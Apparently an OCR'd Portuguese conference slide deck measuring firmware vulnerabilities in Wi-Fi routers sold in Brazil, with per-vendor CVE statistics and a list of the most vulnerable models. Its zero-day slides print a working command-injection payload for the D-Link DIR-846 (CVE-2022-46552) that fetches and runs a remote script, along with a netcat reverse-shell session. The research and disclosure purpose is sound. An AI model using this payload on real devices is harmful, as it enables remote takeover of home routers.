Caracterização das vulnerabilidades dos roteadores Wi-Fi no mercado brasileiro

Lourenço Alves Pereira Júnior

Instituto Tecnológico de Aeronáutica (ITA)
ljr@ita.br

November 20, 2023

UFMG

Caracterização das vulnerabilidades dos roteadores Wi-Fi no mercado brasileiro

Osmany Barros de Freitas[1], Françoa Taffarel Rosário Corrêa[1], Aldri Luiz dos Santos[2] e Lourenço Alves Pereira Junior[1]

[1]Divisão de Ciência da Computação – ITA – São Jose dos Campos, SP – Brazil

[2]Departamento de Ciência da Computação – UFMG – Belo Horizonte, MG – Brazil

{osmany,taffarel,ljr}@ita.br, aldri@dcc.ufmg.br

https://doi.org/10.5753/sbrc.2023.487

Sumário

Motivation


THE DRAGON WHO SOLD HIS CAMARO: ANALYZING CUSTOM ROUTER IMPLANT

May 16, 2023

Research by: Itay Cohen, Radoslaw Madej, and the Threat Intelligence


ID STRONG®

Home How We Can Help

SENTINEL / News / ZuoRAT Capable of Overtaking SOHO Routers

ZuoRAT Capable of Overtaking SOHO Routers

By **Steven** • Jul 06, 2022


Hundreds of new vulnerabilities found in SOHO routers

Researchers credited vendors for their swift response to reports of widespread security vulnerabilities avoid attacks.


ars TECHNICA SUBSCRIBE SIGN IN

STEALTHY RELAYS R US —

Malware turns home routers into proxies for Chinese state-sponsored hackers

Following in the footsteps of VPNFilter, new firmware obscures hackers' endpoints.

DAN GOODIN - 5/16/2023, 9:24 PM

Fontes: {Checkpoint,ID Strong,techtarget}.com

Objetivos e contribuição

Objetivos

- Medir os riscos cibernéticos relacionados a roteadores domésticos no cenário brasileiro. (OSINT)
- Propor metodologia abrangente para análise estática de *firmware* em escala.

Contribuição

Quebrar o requisito de aquisição de roteadores para realizar esses objetivos e observar panorama do nível de segurança nas residências dos brasileiros.

Trabalhos Relacionados

- (Fiorenza et al. 2020) e (Ponce et al. 2022) realizaram medições da segurança na Internet brasileira.
- (Toso and Pereira 2021), (ACI 2018) e (Dorp and Helmke 2022) propuseram diferentes abordagens para análise de *firmware* de roteadores.
- Nosso trabalho aproveita as boas práticas, incrementa a metodologia com análise de código e aplica no cenário brasileiro.

Metodologia

- Equipamentos mais comuns?
- Maiores *e-commerces* do país[1]
- Modelos disponíveis à venda:
  - 158 roteadores
  - 19 fabricantes




Figure 1. ***Market Share*** **dos fabricantes no mercado brasileiro**

[1] Fonte: `https://www.conversion.com.br/`

Metodologia

Visão Geral

Configuração dos equipamentos

Componente	Informações
Sistema de Arquivos	SquashFS, JFFS2, UBIFS, EXT4
Sistema Operacional	Linux
Memória RAM	32 MB - 512 MB
NVRAM	4 MB - 128 MB
Arquitetura	MIPS e ARM

Resultados — aquisição de *firmwares*

Figure 2. **Dados analíticos relativos à aquisição dos *firmwares***

Resultados — extração do conteúdo




Figure 3. Dados analíticos relativos à extração dos *firmwares*

Resultados — versões de *kernel*




Figure 4. Versões de *Kernel* em *firmwares* oficiais e *open-source*

Resultados — configuração


Binários	Oficiais	*Open-source*
Vulnerabilidades	1474 (84)	142 (15)
Idade	1 a 10 anos	1 a 9 anos

Kernel	Oficiais	*Open-source*
Vulnerabililidades	1344	245
Idade	2 a 12 anos	5 dias a 2 anos


Resultados — mais vulneráveis

TOP 10 mais vulneráveis	
1. TP-Link TL-WR941H	6. TP-Link Deco M4
2. TP-Link Archer C60	7. TP-Link Deco M9 Plus
3. TP-Link Archer C1200	8. TP-Link Deco E4
4. TP-Link Archer C8	9. TP-Link Archer C7
5. TP-Link Deco M5	10. D-Link DIR-846

Resultados — binários




(a) Média das vulnerabilidades do binários por fabricante em *firmwares* oficiais




(b) Média das vulnerabilidades do binários por fabricante *firmwares open-sources*

Resultados — *kernel*



(a) Média das vulnerabilidades de *kernel* em *firmwares* Oficiais




(b) Média das vulnerabilidades de *kernel* em *firmwares open-sources*

Resultados — comparação


Redução de vulnerabilidades com *open-source*

Binários	***Kernel***
Xiaomi 97%	Asus 98,42%
D-Link 96,3%	D-Link 98,22%
Asus 96,8%	Xiaomi 98,1%
Ubiquiti 81,5%	TP-Link 96,2%
TP-Link 66,7%	Ubiquiti 75,45%
Linksys 55%	Mikrotik 68,5%
Mikrotik —	Linksys 46,5%


Resultados — códigos-fonte



(a) Média da criticidade da análise de código em *firmwares* Oficiais



(b) Média da criticidade da análise de código em *firmwares open-sources*



francoataffare...
Findings
Filters
All time
Dashboard
Projects
Code
1415
Supply Chain
Rules
69 Matching Findings
Group by Rule
exec-use
View rule
Triage 10
Executing non-constant commands. This can lead to command injection.
Low
Php
11d
dir846fs
main
DIR846enFW100A53DBR-Retail/fs/www/HNAP1/.../GetIPv6NetworkSettings.php:147
DIR846enFW100A53DBR-Retail/fs/www/HNAP1/.../GetJumpConfig.php:21
DIR846enFW100A53DBR-Retail/fs/www/HNAP1/.../GetMultipleHNAPs.php:169
DIR846enFW100A53DBR-Retail/fs/www/HNAP1/.../GetMultipleHNAPs.php:306
DIR846enFW100A53DBR-Retail/fs/www/HNAP1/.../GetMultipleHNAPs.php:1117
DIR846enFW100A53DBR-Retail/fs/www/HNAP1/.../GetMultipleHNAPs.php:1232
Hide findings
Settings
Docs
Help
Updates

```
if ($option['lan(0)_dhcps_staticlist'] != "") {
    $staticlist = explode(";", $option['lan(0)_dhcps_staticlist']);
```

```
    $special_char_arr = array("\'", " ", "\"");
    if (contains_special_char($vl_arr[1], $special_char_arr)) {
        $result["message"] = "specil character.";
        $this->api_response(__CLASS__, $result);
    }
```

```
reach ($staticlist as $val) {
  $vl_arr = explode(",", $val);
  if (count($vl_arr) != 4) {
      continue;
  }
  $mac_name_info = add_or_update_option_info($mac_name_info, "mac-name-mapping", "", $vl_arr[2], $vl_arr[
  exec("changename.sh " . $vl_arr[2] . " " . $vl_arr[1]);
```

Resultados — zero-day



Resultados — *zero-day*

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1

...


{
"SetIpMacBindSettings":
    "lan_unit":"0",
    "lan(0)_dhcps_staticlist":"1,malicious_request,ae:77:7b:4d:7c:d9,192.168.0.18"}

}

{
  "SetIpMacBindSettings": {
    "lan_unit": "0",
    "lan(0)_dhcps_staticlist":
    "1,$(wget$IFS'-O'$IFS'/tmp/invasao.sh'$IFS'http://192.168.0.2/invasao.sh';chmod$IFS'+rx'$IFS
    '/tmp/invasao.sh';/tmp/invasao.sh),
    ae:77:7b:4d:7c:d9,192.168.0.18"
  }
}
```

Resultados — *zero-day*

```
root@97f740dd52cb:~# nc -vlnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 192.168.0.1 58246 received!
bash-4.2# cat /etc/config/my_info
cat /etc/config/my_info

config version
        option hw 'DIR-846'
        option sn 'CTX221HA000001'

config dev
        option name 'DIR-846en'
bash-4.2#
```

Resultados — *zero-day*

CVE-2022-46552 Detail

Description

D-Link DIR-846 Firmware FW100A53DBR was discovered to contain a remote command execution (RCE) vulnerability via the lan(0)_dhcps_staticlist parameter. This vulnerability is exploited via a crafted POST request.

Severity

CVSS Version 3.x	CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 8.8 HIGH

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Conclusões

- A metodologia proposta possibilita a avaliação sem a necessidade de aquisição de hardware.
- Os *firmwares* oficiais não possuem binários e *kernel* atualizados.
- Equipamentos sem suporte do fabricante (*end-of-service-life*) estão condenados a *firmwares* obsoletos.
- Equipamentos suportados por projetos *open-source* proporcionam maior segurança ao usuário.

Trabalhos Futuros

- Melhorar a detecção das versões de binários.
- Otimizar a enumeração de CVEs do *kernel* Linux.
- Aplicar a metodologia em escala global.
- Prover ambiente para análise avançada de *malwares* em roteadores.
- Aplicar a metodologia para análise de *firmwares* em outros contextos, ex. carros autônomos.
- Usar o wi-fi como radar - *Channel State Information* (CSI).

Contribuição

Alinhamento da pesquisa com o Ato nº2.436[2], de 07 de março de 2023, da Agência Nacional de Telecomunicações (Anatel), que define os **requisitos mínimos obrigatórios de segurança para equipamentos empregados na conexão de usuários à rede do provedor de internet**, a partir de 10 de março de 2024.

[2]Fonte: https://www.gov.br/anatel/pt-br/assuntos/noticias/anatel-publica-requisitos-minimos-de-seguranca-cibernetica-de-equipamentos-cpe

Referências

[ACI 2018] ACI (2018). Securing iot devices: How safe is your wi-fi router? https://www.theamericanconsumer.org/wp-content/uploads/2018/09/FINAL-Wi-Fi-Router-Vulnerabilities.pdf. acessado em 26/12/2022.

[Dorp and Helmke 2022] Dorp, J. v. and Helmke, R. (2022). Home router security report 2022 -.

[Fiorenza et al. 2020] Fiorenza, M., Kreutz, D., Escarrone, T., and Temp, D. (2020). Uma análise da utilização de https no brasil. In *Anais do XXXVIII Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos*, pages 966–979, Porto Alegre, RS, Brasil. SBC.

[Ponce et al. 2022] Ponce, L., Gimpel, M., Fazzion, E., Ítalo Cunha, Hoepers, C., Steding-Jessen, K., Chaves, M., Guedes, D., and Jr., W. M. (2022). Caracterização escalável de vulnerabilidades de segurança: um estudo de caso na internet brasileira. In *Anais do XL Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos*, pages 433–446, Porto Alegre, RS, Brasil. SBC.

[Toso and Pereira 2021] Toso, G. and Pereira, L. A. (2021). Enumeração de sistemas operacionais e serviços de firmwares de roteadores sem-fio. In *Anais Estendidos do XXI Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais*. SBC.

Obrigado!

Lab-C2DC / ITA

Caracterização das vulnerabilidades dos roteadores Wi-Fi no mercado brasileiro

Lourenço Alves Pereira Júnior

Instituto Tecnológico de Aeronáutica (ITA)
ljr@ita.br

November 20, 2023

UFMG